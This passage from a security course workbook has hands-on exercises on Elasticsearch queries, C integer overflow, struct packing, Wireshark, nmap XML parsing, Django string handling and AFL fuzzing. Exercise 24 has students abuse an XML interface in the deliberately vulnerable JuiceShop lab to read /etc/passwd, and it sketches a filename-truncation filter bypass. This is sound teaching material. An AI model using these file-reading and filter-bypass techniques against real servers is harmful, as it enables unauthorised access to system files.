curl -X GET "localhost:9200/\_nodes/nodeId1,nodeId2/info/jvm,process?pretty"
# return all the information of only nodeId1 and nodeId2
curl -X GET "localhost:9200/\_nodes/nodeId1,nodeId2/_all?pretty"
```

When you can see this works, then feel free to install X-Pack and monitoring plugins

Hints:
Pretty Results can be obtained using the pretty parameter.

> When appending ?pretty=true to any request made, the JSON returned will be pretty formatted (use it for debugging only!). Another option is to set ?format=yaml which will cause the result to be returned in the (sometimes) more readable yaml format.

Lots of tutorials exist for accessing Elasticsearch

A couple of examples:

- https://aws.amazon.com/blogs/database/elasticsearch-tutorial-a-quick-start-guide/
- https://www.digitalocean.com/community/tutorials/how-to-install-elasticsearch-logstash-and-kibana-elastic-stack-on-ubuntu-18-04

Solution:
When you have seen examples of the API, understand the references with underscore, like `_nodes` and pretty printing you are done.

I recommend playing with Elasticsearch plugins and X-pack.
https://www.elastic.co/downloads/x-pack

Note: In versions 6.3 and later, X-Pack is included with the default distributions of Elastic Stack, with all free features enabled by default.

Also Kibana can be used for creating nice dashboards and become applications more or less.

Discussion:
You can also try calling the REST API from Python

Similar to what we did previously in this course:

```
#!/usr/bin/env python
import requests
r = requests.get('https://api.github.com/events')
print (r.json());
```


Exercise 19

Small programs with data types 15min

Objective:
Try out small programs similar to:

```c
#include <stdio.h>
#include <stdlib.h>
int main(int argc, char **argv)
{       (void) argc;  (void) argv;
                short int i1 = 32767;
                printf("First debug int is %d\n", i1);
                i1++;
                i1+=32768;
                printf("Second debug int is now %d \n", i1);
}
```

```
user@Projects:programs$ gcc -o int1 int1.c && ./int1
First debug int is 32767
Second debug int is now -32768
```

Purpose:
See actual overflows when going above the maximum for the selected types.

Suggested method:
Compile program as is. Run it. See the problem.

Then try changing the int type, try with signed and unsigned. Note differences

Hints:
Use a calculator to find the maximum, like 2^{16}, 2^{32} etc.

Solution:
When you have tried adding one to a value and seeing it going negative, you are done.

Discussion:

Exercise 20

Pointers and Structure padding 30min

Objective:
Look at some real code from Suricata and Zeek, note how they prevent structure padding.

Purpose:
These software applications usually used for security dissect raw packets, which cannot be trusted.

Suggested method:
Download the source for some software - either of :

- Zeek from `https://zeek.org/get-zeek/`
- Suricata from `https://www.openinfosecfoundation.org/download/`

Unpack using `tar zxf` and use an editor to look up DNS or other packets.

Hints:
DNS is a complex protocol, but looking at the header files should give you an idea. Try going into `src` and doing `less *dns*.h` or use an editor.

Solution:
When you have seen the code for a few `struct` you are done.

If you notice structs with `__attribute__((__packed__))`. Note: This ensures that structure fields align on one-byte boundaries - on all architectures.

Maybe also investigate the rest of the file `decode-vxlan.c` if you downloaded Suricata.


Discussion:
Manual for Gnu C Compiler Collection can be found at:
`https://gcc.gnu.org/onlinedocs/gcc-5.2.0/gcc/Type-Attributes.html`

> packed
> This attribute, attached to struct or union type definition, specifies that each member (other than zero-width bit-fields) of the structure or union is placed to minimize the memory required. When attached to an enum definition, it indicates that the smallest integral type should be used.

Bonus, can we find some structs missing this?

Exercise 21

Wireshark 15 min



Objective:
Try the program Wireshark locally your workstation, or tcpdump

You can run Wireshark on your host too, if you want.

Purpose:
Installing Wireshark will allow you to analyse packets and protocols

See real network traffic, also know that a lot of information is available and not encrypted.

Note the three way handshake between hosts running TCP. You can either use a browser or command line tools like cURL while capturing

```
curl http://www.zencurity.com
```

Suggested method:
Run Wireshark from your Kali Linux

Open Wireshark and start a capture
Then in another window execute the ping program while sniffing

or perform a Telnet connection while capturing data

Hints:
PCAP is a packet capture library allowing you to read packets from the network. Tcpdump uses libpcap library to read packet from the network cards and save them. Wireshark is a graphical application to allow you to browse through traffic, packets and protocols.

It is already on your Kali Linux, or do: `apt-get install wireshark`

When running on Linux the network cards are usually named eth0 for the first Ethernet and wlan0 for the first Wireless network card. In Windows the names of the network cards are long and if you cannot see which cards to use then try them one by one.

Solution:
When you have collected some HTTP/TCP sessions you are done.

If you want to capture packets as a non-root user on Debian, then use the command to add a Wireshark group:

```
sudo dpkg-reconfigure wireshark-common
```

and add your user to this:

```
sudo gpasswd -a $USER wireshark
```

Dont forget to logout/login to pick up this new group.

Discussion:
Wireshark is just an example other packet analyzers exist, some commercial and some open source like Wireshark

We can download a lot of packet traces from around the internet, we might use examples from
https://old.zeek.org/community/traces.html

Exercise 22

Use a XML library in Python up to 60min

Objective:
Try using a programing library in the Python programming language.

Purpose:
See how easy it is to produce functionality by re-using existing functions and features available in a popular language.

Suggested method:
Start by getting an XML file. Suggested method is to boot your Kali Linux and run a command like `nmap -p 80,443 -A -oA testfile www.zencurity.com`. Output should be testfile.xml and two other files, grepable output `testfile.gnmap` and text output `testfile.nmap`.

Then using Python import a library to parse XML and print a few values from the XML, or all of them.

Recommended values to print from the file:

- Nmap version
- Date of the Nmap run, note either use start and convert from Unix time or startstr which is a string
- Nmaprun args - aka the command line
- Host address
- Ports like from the <port protocol="tcp" portid="443">
- Anything you feel like

Hints:
One option is to use the Python ElementTree XML API:
`https://docs.python.org/2/library/xml.etree.elementtree.html`

Also - use Python3!

Solution:
When you can read a file and process it using Python3.

Improvements, you might consider:

- Use Python3 to run the Nmap process

- Create command line parameters for the program, making it more useful
- Pretty print using formatted output

Discussion:
Many examples contain code like this:

> Getting child tag's attribute value in a XML using ElementTree
>
> Parse the XML file and get the root tag and then using [0] will give us first child tag. Similarly [1], [2] gives us subsequent child tags. After getting child tag use `.attrib[attribute_name]` to get value of that attribute.

```
>>> import xml.etree.ElementTree as ET
>>> xmlstr = '<foo><bar key="value">text</bar></foo>'
>>> root = ET.fromstring(xmlstr)
>>> root.tag
'foo'
>>> root[0].tag
'bar'
>>> root[0].attrib['key']
'value'
```

Source:
https://stackoverflow.com/questions/4573237/how-to-extract-xml-attribute-using-python-elementtree

What is the point of referring to a specific numbered child, when we specifically have the tags?!

What happens if the XML output changes a bit, so another tag is before the expected one! Dont trust Stackoverflow, unless you want a stack overflow ☺.

Exercise 23

Django String Handling 20min

Recommendations for handling strings, how does Python help, how does Django handle strings, and input validation

Objective:
Look into string handling in Django framework

Purpose:
See that Python3 and Django includes functions for conversion, so you dont need to write these yourself.

Suggested method:
First look into Python3 string handling, for example by looking at `https://docs.python.org/3.7/library/text.html` Note: There may be a newer version, feel free to check multiple versions.

Then look at Django string and unicode handling:

- Look for string, url, encode, decode in `https://docs.djangoproject.com/en/1.1/ref/utils/`
- `https://docs.djangoproject.com/en/3.1/ref/unicode/`

Note: There may be a newer version, feel free to check multiple versions.

Hints:
Follow the URLs above.

Solution:
When you have looked up and seen the names of a few relevant functions like these below, you are done:

`django.utils.html escape(text)`

`django.utils.safestring`

`django.utils.dateparse`

Note the links after where you can see the source implementation, for example:
`https://docs.djangoproject.com/en/2.2/_modules/django/utils/html/#escape`

Discussion:
Are strings easy to work with?

Exercise 24

Truncate and Encoding Attacks JuiceShop up to 40min

Objective:
Try out some of the problems described in the book using active methods.

Purpose:
The book describes problems with XML but it can feel a bit fluffy unless you try and see for yourself. We have the JuiceShop which has errors similar to these.

Suggested method:
There is an advanced error in the JuiceShop that can be abused for reading files using XML.

The vulnerability is related to the *Use a deprecated B2B interface that was not properly shut down* - so read about that one first.

Then go to the Retrieve the content of `C:\Windows\system.ini` or `/etc/passwd` from the server and see if you can read a file.

Note: Do you even have a passwd file if running from docker?

Hints:
Its ok to use the solution and work throught the example.

Solution:
When you feel you understand the problem of sending XML files to an application, reading files, you are done.

Discussion:
Another problem are the filtering done in applications.

In the JuiceShop we can access using URLs like this on the About Us page:
`http://localhost:3000/ftp/legal.md?md_debug=true`

Consider if the URL would match on .md and we were able to send a large filename ending in `loongfilename.md`, but when truncated cut of exactly the `.md` part so we referenced another file.

Exercise 25

Try American fuzzy lop up to 60min

Try American fuzzy lop http://lcamtuf.coredump.cx/afl/

Objective:
Try a fuzzer. We will use the popular american fuzzy lop named after a breed of rabits.

Purpose:

> American fuzzy lop is a security-oriented fuzzer that employs a novel type of compile-time instrumentation and genetic algorithms to automatically discover clean, interesting test cases that trigger new internal states in the targeted binary. This substantially improves the functional coverage for the fuzzed code. The compact synthesized corpora produced by the tool are also useful for seeding other, more labor- or resource-intensive testing regimes down the road.

Source: `http://lcamtuf.coredump.cx/afl/`

Suggested method:
Open the web page `http://lcamtuf.coredump.cx/afl/`

Look at the Quick Start Guide and README:
`http://lcamtuf.coredump.cx/afl/QuickStartGuide.txt`
`http://lcamtuf.coredump.cx/afl/README.txt`

Lets modify our demo.c test program, and fuzz it. Should find a problem. Then later find common Unix/Linux utils and try fuzzing. Remember the old Fuzz articles.

Hints:
Look at the many projects which have been tested by AFL, the *bug-o-rama trophy case* on the web page.

Solution:
When afl is installed on at least one laptop on the team, and has run a fuzzing session against a program - no matter if it found anything.

Discussion:
For how long is it reasonable to fuzz a program? A few days - sure. Maybe run multiple sessions in parallel!

